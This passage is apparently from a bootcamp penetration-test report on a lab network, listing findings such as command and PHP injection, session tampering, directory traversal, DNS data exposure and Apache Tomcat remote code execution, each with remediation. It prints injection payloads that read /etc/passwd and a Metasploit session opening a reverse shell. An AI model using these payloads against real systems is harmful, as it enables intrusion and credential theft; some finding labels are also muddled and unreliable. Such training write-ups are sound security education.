

Images	  
Affected Hosts	192.168.14.35
Remediation	Input Validation

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Vulnerability 6	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	TTC was able to use a brute force attack by inputting www.totalrecall.com | cat vendors.txt | cat /etc/passwd. This allowed us to see all user passwords. In the bottom we can use melina as the username and password. This gave us successful login
Images	
Affected Hosts	192.168.14.35


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Remediation	Using input validation and not allowing special characters to be input. The password needs to be changed immediately

Vulnerability 7	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Using the robot.txt file we can find the souvenirs.php page by manipulating the URL to say http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd') . TTC was able to get a look at the /etc/passwd file this way as well.
Images	 
Affected Hosts	192.168.14.35


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Remediation	Using Input validation Disallow robot.txt file since it is viewable.

Vulnerability 8	Findings
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Using melina credentials from before under admin login we can access the admin_legal_data.php. Then we can use BURP tool through kali linux terminal by running burpsuite. After testing out session ID then we can use 87 so that the URL is http://192.168.13.35/admin_legal_data.php?admin=87 .
Images	
Affected Hosts	192.168.14.35
Remediation	Using strong session IDs by using strong cryptographic algorithms. The session can also have a session expiration and make sure to use secure session cookies so that it is sent over secure connections.


Vulnerability 9	Findings
Title	Directory Transversal

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Directory transversal allows us to access files and directories that are not intended to. TTC successfully saw this as a vulnerability since the application does not properly validate and sanitize user input. This can be done by viewing the old_disclaimers and disclaimer_1.txt file. This needs to be remediated as soon as possible because attackers can obtain sensitive data from the web application.
Images	
Affected Hosts	192.168.14.35
Remediation	Applying input validation and implementing proper access controls. There needs to be only set authorization to certain users.

Vulnerability 10	Findings
Title	Open source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Using Domain look up webpage we can get information from the website totalrekall.xyz . TTC was able to obtain the Organization address by doing this. We can also manipulate the text during the nslookup to obtain sensitive data text from totalrekall.xyz

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.



Images	
	`$ nslookup -type=txt totalrekall.xyz`
	`Server: UnKnown`
	`Address: 192.168.1.1`
	
	`Non-authoritative answer:`
	`totalrekall.xyz text =`
	
	`"flag2 is 7sk67cjsdbs"`
	
	`(root) ??? unknown type 41 ???`

Affected Hosts	3.33.130.190
	15.197.148.33
	`$ nslookup totalrekall.xyz`
	`Server: UnKnown`
	`Address: 192.168.1.1`
	
	`Non-authoritative answer:`
	`Name: totalrekall.xyz`
	`Addresses: 3.33.130.190`
	`15.197.148.33`

Remediation	Review and remove any unnecessary data that can be exposed when using tools such as WHOIS

Vulnerability 11	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Using crt.sh TTC was successful in retrieving the certificate for totalrekall.xyz

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	 
Affected Hosts	3.33.130.190 15.197.148.33
Remediation	Since this is a public service the best thing would be to secure certificate management. In other words managing the SSL/TLS certificates and using private keys. Having some certificates also be excluded from the logs.


Vulnerability 12	Findings
Title	Remote code Execution Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using nmap aggressive scan we see the host that runs Drupal at 192.168.13.13. Looking further into this with Nessus scan we can search for vulnerabilities for 192.168.13.12 / Plugin # 97610. This gave us one critical alert for Apache Struts 2.3.5. where attackers can exploit it through Content-Type header value in the HTTP request


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images


```
┌──(root💀 kali)-[~]
└─# nmap -sV -A 192.168.13.0/28
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-31 20:47 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000047s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
```


```
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```





© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


	
Affected Hosts	192.168.13.13 192.168.13.12
Remediation	Applying upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later Make sure to stay up to date with updates and patches.


Vulnerability 13	Findings
Title	Apache Tomcat Remote Code Execution
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using msfconsole we were successful in searching for exploits that have Tomcat and JSP. We used the exploit multi/http/tomcat_jsp_bypass. We set the RHOST to 192.168.13.10 and exploit. After we obtained the Meterpreter shell we type “Shell” to get to the command line.
Images	

```
ccess
   23  auxiliary/scanner/http/tomcat_mgr_login                                  normal     No     Tomcat Application Manager Login
lity
   24  exploit/multi/http/tomcat_jsp_upload_bypass                  2017-10-03  excellent  Yes    Tomcat RCE via JSP Upload Bypass
   25  auxiliary/admin/http/tomcat_utf8_traversal                   2009-01-09  normal     No     Tomcat UTF-8 Directory Traversal
nerability
   26  auxiliary/admin/http/trendmicro_dlp_traversal                2009-01-09  normal     No     TrendMicro Data Loss Prevention 5
```


```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.27.96.202    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set LHOST 192.168.13.1
LHOST => 192.168.13.1
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (192.168.13.1:4444 -> 192.168.13.10:57164 ) at 2023-10-31 21:47:54 -0400
```


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

	
Affected Hosts	192.168.13.10
Remediation	Keeping updates up to date, Input validation, making sure to check permission on the files.



